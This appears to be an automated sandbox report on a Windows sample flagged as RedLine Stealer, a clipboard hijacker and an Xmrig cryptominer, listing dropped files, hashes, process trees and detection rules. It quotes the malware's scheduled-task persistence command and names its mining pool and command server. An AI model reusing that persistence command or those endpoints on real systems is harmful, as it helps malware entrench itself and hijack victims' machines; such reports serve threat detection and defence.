Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.mine.winEXE@39/7@2/3
EGA Information:	• Successful, ratio: 54.5%
HDC Information:	• Successful, ratio: 67.9% (good quality ratio 55.5%) • Quality average: 46% • Quality standard deviation: 32%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
14:10:36	API Interceptor	76x Sleep call for process: AppLaunch.exe modified
14:10:47	API Interceptor	1x Sleep call for process: Microsoft.exe modified
14:10:51	API Interceptor	1x Sleep call for process: conhost.exe modified
14:10:53	Task Scheduler	Run new task: services64 path: C:\Users\user\AppData\Local\Temp\services64.exe
14:10:54	API Interceptor	2x Sleep call for process: services64.exe modified
14:10:58	API Interceptor	1x Sleep call for process: sihost64.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\conhost.exe.log	
Process:	C:\Windows\System32\conhost.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	539
Entropy (8bit):	5.348465763088588
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPTxAIWzAbDLI4MNCIBTaDAWDLI4MWuCv:ML9E4Kr8sXE4+aE4Ks
MD5:	AD3DC4BDB13FFE4ABD214A6EB4E5A519
SHA1:	A2C3FCBCA3F40AE579E303AA8E8E2810860F088C
SHA-256:	EEA4FDD5FA39D6145F4C5ABFB3BEB63C1D750B2BBA95D5D9D52F245AA07DC02D
SHA-512:	50E0046F80823EB299545C16DD4A027A6294CC74294AE12D9A40F62FB6F1E92319511E90486427F2FEE44E6BB3E1317EA582284FB6CD82CA1BE9B5F3614BBE12
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll",0..3,"System.Management, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll",0..2,"System.IO.Compression, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\AppLaunch.exe.log	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2291
Entropy (8bit):	5.3192079301865585
Encrypted:	false
SSDEEP:	48:MOfHK5HKXAHKhBHKdHKB1AHKzvQTHmYHKhQnoPtHoxHImHK1HjHKoLHG1qHqH5HX:vq5qXAqLqdqUqzcGYqhQnoPtlxHbq1Ds
MD5:	A7DF088AA34326DF55EBEABB6C9550BE
SHA1:	452C8EF09C52F0DF853D97EFFF159AA56625EAEA
SHA-256:	4E15698573516EBEBA9F6BE8094135F3CA810D48FDCDC7E827463EDB2AFCECE4
SHA-512:	8263C8D9F26878E088AACBFCCB6C545AEB5B11DF3422DD276AC1A96AA3E66CE9F54802E4EE3DE5B1C1E680364901F99FCB1169BA23E3878B7B5114B2BC0BE871
Malicious:	false
Reputation:	unknown
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.ServiceModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"SMDiagnostics, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..2,"System.IdentityModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..2,"System.ServiceModel.Internals, Version=4.0.0.0, Culture=

C:\Users\user\AppData\Local\Temp\Microsoft.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	2233856
Entropy (8bit):	**7.999686027647644**
Encrypted:	**true**
SSDEEP:	49152:4zEksk2+pV73APQ1HwNPT+p0+L+wupSPtabrvoOmRQj3duUbgQs0r:4zXU+r3v9w5T+p0+L/upCSrfxuUkQ1
MD5:	AFA47609E27DB892A6E3597A88C5645A
SHA1:	EBF7F62E5689F11BFA334A8E40804CA8B32C8339
SHA-256:	529043B5FCEF43623835319764499B2A4DDBAE2477697F22AADA0E09352B83C5
SHA-512:	B3E906A04B22701F0C4938433B5DB7ABA1DBD894E9D7FBC9DD1CC4FE685351CF9D06A05B6504A4E79A7193C69B1C619D6EEF20C0816C79875A54827E12BF5E8
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\Microsoft.exe

Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Virustotal, Detection: 53%, Browse
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...../.....!.....".....@.....P".....z.".....0'".<.....@".....l'".....text..... ..`.rdata..n.!..0....!.....@..@.bss.....0".....pdata.....@".....".....@..@.....

C:\Users\user\AppData\Local\Temp\services64.exe

Process:	C:\Windows\System32\conhost.exe
File Type:	PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	2233856
Entropy (8bit):	**7.999686027647644**
Encrypted:	**true**
SSDEEP:	49152:4zEksk2+pV73APQ1HwNPT+p0+L+wupSPtabrvoOmRQj3duUbgQs0r:4zXU+r3v9w5T+p0+L/upCSrfxuUkQ1
MD5:	AFA47609E27DB892A6E3597A88C5645A
SHA1:	EBF7F62E5689F11BFA334A8E40804CA8B32C8339
SHA-256:	529043B5FCEF43623835319764499B2A4DDBAE2477697F22AADA0E09352B83C5
SHA-512:	B3E906A04B22701F0C4938433B5DB7ABA1DBD894E9D7FBC9DD1CC4FE685351CF9D06A05B6504A4E79A7193C69B1C619D6EEF20C0816C79875A54827E12BF5E8
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Virustotal, Detection: 53%, Browse
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...../.....!.....".....@.....P".....z.".....0'".<.....@".....l'".....text..... ..`.rdata..n.!..0....!.....@..@.bss.....0".....pdata.....@".....".....@..@.....

C:\Users\user\AppData\Local\Temp\sistem.exe

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3514792
Entropy (8bit):	**7.99852479553142**
Encrypted:	**true**
SSDEEP:	98304:sMcpY7WYnC7PyUMxgD9WbqlhsHh4TD5nzQX+:sfmWYniqUMxgD3l6CTDg+
MD5:	14A6FC2FF495BE7077B8AA7602606BB7
SHA1:	0B985B103E0AE6C21B9AC1DB8DFFFB3A68744348
SHA-256:	F7E9394DEB6140CCB3DF12A53E94E8B2D28DA6F7C9D0143736E3067E5AA88765
SHA-512:	AF599C8CF10341E71DDA685B2C0FFC268AD3F37854EF20B69E04B4661720AC55580EF6059CAF7A14CC0DEEB2405E1DBEDA67A241B59AF23E402E690C3AAECF6E
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 31%, Browse • Antivirus: ReversingLabs, Detection: 75%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....T.....0.....@.....U.....D7.....\|.P. .....P.....~5..#.....C.....@.....0..z.....@.....r...~.....@..... .....@.....>'.....@.....2...../.....@....rsrc....0....P..$....0.....@....2w140TT.....P.....0.....@....adata.....U.....~5.....@.....

C:\Users\user\AppData\Roaming\Microsoft\Libs\WR64.sys

Process:	C:\Windows\System32\conhost.exe
File Type:	PE32+ executable (native) x86-64, for MS Windows
Category:	dropped
Size (bytes):	14544
Entropy (8bit):	6.2660301556221185
Encrypted:	false
SSDEEP:	192:nqjKhp+GQvzj3i+5T9oGYJh1wAoxhSF6OOoe068jSJUbueq1H2PIP0:qjKL+v/y+5TWGYOf2OJ06dUb+pQ
MD5:	0C0195C48B6B8582FA6F6373032118DA
SHA1:	D25340AE8E92A6D29F599FEF426A2BC1B5217299

C:\Users\user\AppData\Roaming\Microsoft\Libs\WR64.sys	
SHA-256:	11BD2C9F9E2397C9A16E0990E4ED2CF0679498FE0FD418A3DFDAC60B5C160EE5
SHA-512:	AB28E99659F219FEC553155A0810DE90F0C5B07DC9B66BDA86D7686499FB0EC5FDDEB7CD7A3C5B77DCCB5E865F2715C2D81F4D40DF4431C92AC7860C7E017D
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 5%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....5:n.q[..q[..q[..}[..V.{.t[..V.}.p[..V.m.r[..V.q.p[..V.|.p[..V.x.p[.. Richq[.....PE..d....&.H....."....P.....p.....dP..<....`.....@..`.....p ....p.....text..... ..h.rdata..|.... .....@..H.data.....0.....@....pdata..`....@.....@..HINIT....".....P..... ....rsrc.....`.....@..B.....

C:\Users\user\AppData\Roaming\Microsoft\Libs\sihost64.exe	
Process:	C:\Windows\System32\conhost.exe
File Type:	PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	31232
Entropy (8bit):	7.579054897335154
Encrypted:	false
SSDEEP:	768:bhq1ifn21Lqk0qRqHobJcA7R1TSR3N6h0m4:F7f21LqrqJJF7R1TSBNQ4
MD5:	A5D983222C60F4DCAE743F8E34806580
SHA1:	F55DC0A74F3CB665F4CB359D2A953244035B389F
SHA-256:	E6463D8B80C83D55FE18A9C308B1DBBEBDAD5E40CC52C9F91CF9A3C1D4CDDE84
SHA-512:	542E702017F4A23879090F1CCB8215CBE43DF1B765BEC7C19BC803AC4BD6D947CC96833B4095B9CC7ED5029BE8DBAED9A40D0D6CB83D638F59B80893CBFA446
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...../.....`....."....@..... .....0...<.....I.....text..... ..`.rdata..n]...0...^.....@. .@.bss.....pdata.....x.....@..@.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.9976199230870035
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	982d4ea5fee5b8e551d40cb07272e1bcf707edff1001d.exe
File size:	3609088
MD5:	c7f9efb09db59923b3f96fd1ef2f0873
SHA1:	43ee2579fef8ff0c3a5d53f3dc4306bbdf04d484
SHA256:	982d4ea5fee5b8e551d40cb07272e1bcf707edff1001dd491ac614fdef1fa149
SHA512:	fd926bc25e61bfee4cb873b15f78556e4f23ddb853babbdd2985dd36386da9185433c4b6624b4dd444ae5121073c4d6861d4161ba9c460be62d2f49f2b999389
SSDEEP:	98304:4DIDD0PzdRnlgUpPGRShlyR5elYuHkpluPsLaDKUOVV:4De0PXnlbCyalu3uPsWDKUOVV
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....$.....@....@.....T.....7.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x401000
Entrypoint Section:	
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, RELOCS_STRIPPED
DLL Characteristics:	TERMINAL_SERVER_AWARE, NX_COMPAT
Time Stamp:	0x61E08BFA [Thu Jan 13 20:30:50 2022 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	c284fa365c4442728ac859c0f9ed4dc5

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
	0x1000	0x22000	0x11200	False	1.00044194799	data	7.99714150919	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
	0x23000	0x1000	0x800	False	1.00537109375	data	7.89828462596	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
	0x24000	0xf000	0x7a00	False	1.00051229508	data	7.99330469272	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
	0x33000	0x2000	0x400	False	1.0107421875	data	7.78378163159	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
	0x35000	0x184b57	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
	0x1ba000	0x321000	0x2f2e00	unknown	unknown	unknown	unknown	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x4db000	0x1a000	0x19800	False	0.797200520833	data	7.22431447957	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.loHdXUK	0x4f5000	0x4b000	0x4b000	False	0.987828776042	data	7.91937517669	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.adata	0x540000	0x1000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
Russian	Russia	
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 14, 2022 14:11:24.046226978 CET	192.168.2.4	8.8.8.8	0x6868	Standard query (0)	mine.bmpool.org	A (IP address)	IN (0x0001)
Jan 14, 2022 14:11:35.964977026 CET	192.168.2.4	8.8.8.8	0x728a	Standard query (0)	mine.bmpool.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 14, 2022 14:11:24.071038961 CET	8.8.8.8	192.168.2.4	0x6868	No error (0)	mine.bmpool.org		157.90.156.89	A (IP address)	IN (0x0001)
Jan 14, 2022 14:11:35.987705946 CET	8.8.8.8	192.168.2.4	0x728a	No error (0)	mine.bmpool.org		157.90.156.89	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 45.82.70.152:7777

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 982d4ea5fee5b8e551d40cb07272e1bcf707edff1001d.exe PID: 6220 Parent PID: 5336

General

Start time:	14:10:10
Start date:	14/01/2022
Path:	C:\Users\user\Desktop\982d4ea5fee5b8e551d40cb07272e1bcf707edff1001d.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\982d4ea5fee5b8e551d40cb07272e1bcf707edff1001d.exe"
Imagebase:	0x400000
File size:	3609088 bytes
MD5 hash:	C7F9EFB09DB59923B3F96FD1EF2F0873
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000000.00000002.656396342.00000000000C2000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000000.00000003.655906687.00000000036F2000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: AppLaunch.exe PID: 5180 Parent PID: 6220

General

Start time:	14:10:12
Start date:	14/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Imagebase:	0x1040000
File size:	98912 bytes
MD5 hash:	6807F903AC06FF7E1670181378690B22
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.734795118.0000000007020000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000001.00000002.731135586.0000000000402000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: sistem.exe PID: 5576 Parent PID: 5180

General

Start time:	14:10:42
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\sistem.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\sistem.exe"
Imagebase:	0x400000
File size:	3514792 bytes
MD5 hash:	14A6FC2FF495BE7077B8AA7602606BB7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_RedlineClipper, Description: Yara detected Redline Clipper, Source: 00000008.00000002.725269917.00000000000BD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_RedlineClipper, Description: Yara detected Redline Clipper, Source: 00000008.00000003.724529883.0000000002912000.00000040.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 31%, Metadefender, Browse • Detection: 75%, ReversingLabs
Reputation:	low

Analysis Process: AppLaunch.exe PID: 7016 Parent PID: 5576

General

Start time:	14:10:44
Start date:	14/01/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
Imagebase:	0x1040000
File size:	98912 bytes
MD5 hash:	6807F903AC06FF7E1670181378690B22
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedlineClipper, Description: Yara detected Redline Clipper, Source: 00000009.00000002.917454053.0000000000402000.00000020.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: Microsoft.exe PID: 7116 Parent PID: 5180

General

Start time:	14:10:44
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\Microsoft.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\Microsoft.exe"

Imagebase:	0x400000
File size:	2233856 bytes
MD5 hash:	AFA47609E27DB892A6E3597A88C5645A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Avira • Detection: 53%, Virustotal, Browse
Reputation:	low

Analysis Process: conhost.exe PID: 2188 Parent PID: 7116

General

Start time:	14:10:47
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\conhost.exe" "C:\Users\user\AppData\Local\Temp\Microsoft.exe
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: cmd.exe PID: 6036 Parent PID: 2188

General

Start time:	14:10:50
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd" /c schtasks /create /f /sc onlogon /rl highest /tn "services64" /tr "C:\Users\user\AppData\Local\Temp\services64.exe
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 1584 Parent PID: 6036

General

Start time:	14:10:51
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 6380 Parent PID: 6036

General

Start time:	14:10:51
Start date:	14/01/2022
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks /create /f /sc onlogon /rl highest /tn "services64" /tr "C:\Users\user\AppData\Local\Temp\services64.exe"
Imagebase:	0x7ff6d4de0000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: services64.exe PID: 6688 Parent PID: 968

General

Start time:	14:10:53
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\services64.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\services64.exe
Imagebase:	0x400000
File size:	2233856 bytes
MD5 hash:	AFA47609E27DB892A6E3597A88C5645A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Avira • Detection: 53%, Virustotal, Browse
Reputation:	low

Analysis Process: cmd.exe PID: 6696 Parent PID: 2188

General

Start time:	14:10:53
Start date:	14/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd" cmd /c "C:\Users\user\AppData\Local\Temp\services64.exe
Imagebase:	0x7ff622070000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 6012 Parent PID: 6688

General

Start time:	14:10:54
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\conhost.exe" "C:\Users\user\AppData\Local\Temp\services64.exe
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000002.821033223.0000020180001000.00000004.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000003.768854155.00000201F4E40000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000003.768854155.00000201F4E40000.00000004.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000002.833907322.000002019125C000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000002.833907322.000002019125C000.00000004.00000001.sdmp, Author: Joe Security • Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 00000011.00000002.822124457.0000020190009000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000002.822124457.0000020190009000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000002.822124457.0000020190009000.00000004.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000011.00000003.802096834.00000201F4E40000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000003.802096834.00000201F4E40000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000011.00000002.829515499.0000020190C84000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: conhost.exe PID: 3160 Parent PID: 6696

General

Start time:	14:10:54
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: services64.exe PID: 864 Parent PID: 6696

General

Start time:	14:10:55
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Local\Temp\services64.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\services64.exe
Imagebase:	0x400000
File size:	2233856 bytes
MD5 hash:	AFA47609E27DB892A6E3597A88C5645A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: conhost.exe PID: 6840 Parent PID: 864

General

Start time:	14:10:56
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\conhost.exe" "C:\Users\user\AppData\Local\Temp\services64.exe
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000015.00000002.810205943.00000224D7AD1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000015.00000002.818855585.00000224E8755000.00000004.00000001.sdmp, Author: Joe Security • Rule: CoinMiner_Strings, Description: Detects mining pool protocol string in Executable, Source: 00000015.00000002.812013124.00000224E7AD9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000015.00000002.812013124.00000224E7AD9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000015.00000002.812013124.00000224E7AD9000.00000004.00000001.sdmp, Author: Joe Security • Rule: PUA_Crypto_Mining_CommandLine_Indicators_Oct21, Description: Detects command line parameters often used by crypto mining software, Source: 00000015.00000002.821696567.00000224E8D2D000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Xmrig, Description: Yara detected Xmrig cryptocurrency miner, Source: 00000015.00000002.821696567.00000224E8D2D000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Read

Analysis Process: sihost64.exe PID: 6288 Parent PID: 6012

General

Start time:	14:10:58
Start date:	14/01/2022
Path:	C:\Users\user\AppData\Roaming\Microsoft\Libs\sihost64.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Roaming\Microsoft\Libs\sihost64.exe"
Imagebase:	0x400000
File size:	31232 bytes
MD5 hash:	A5D983222C60F4DCAE743F8E34806580
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Avira

Analysis Process: conhost.exe PID: 6040 Parent PID: 6288

General

Start time:	14:10:58
Start date:	14/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
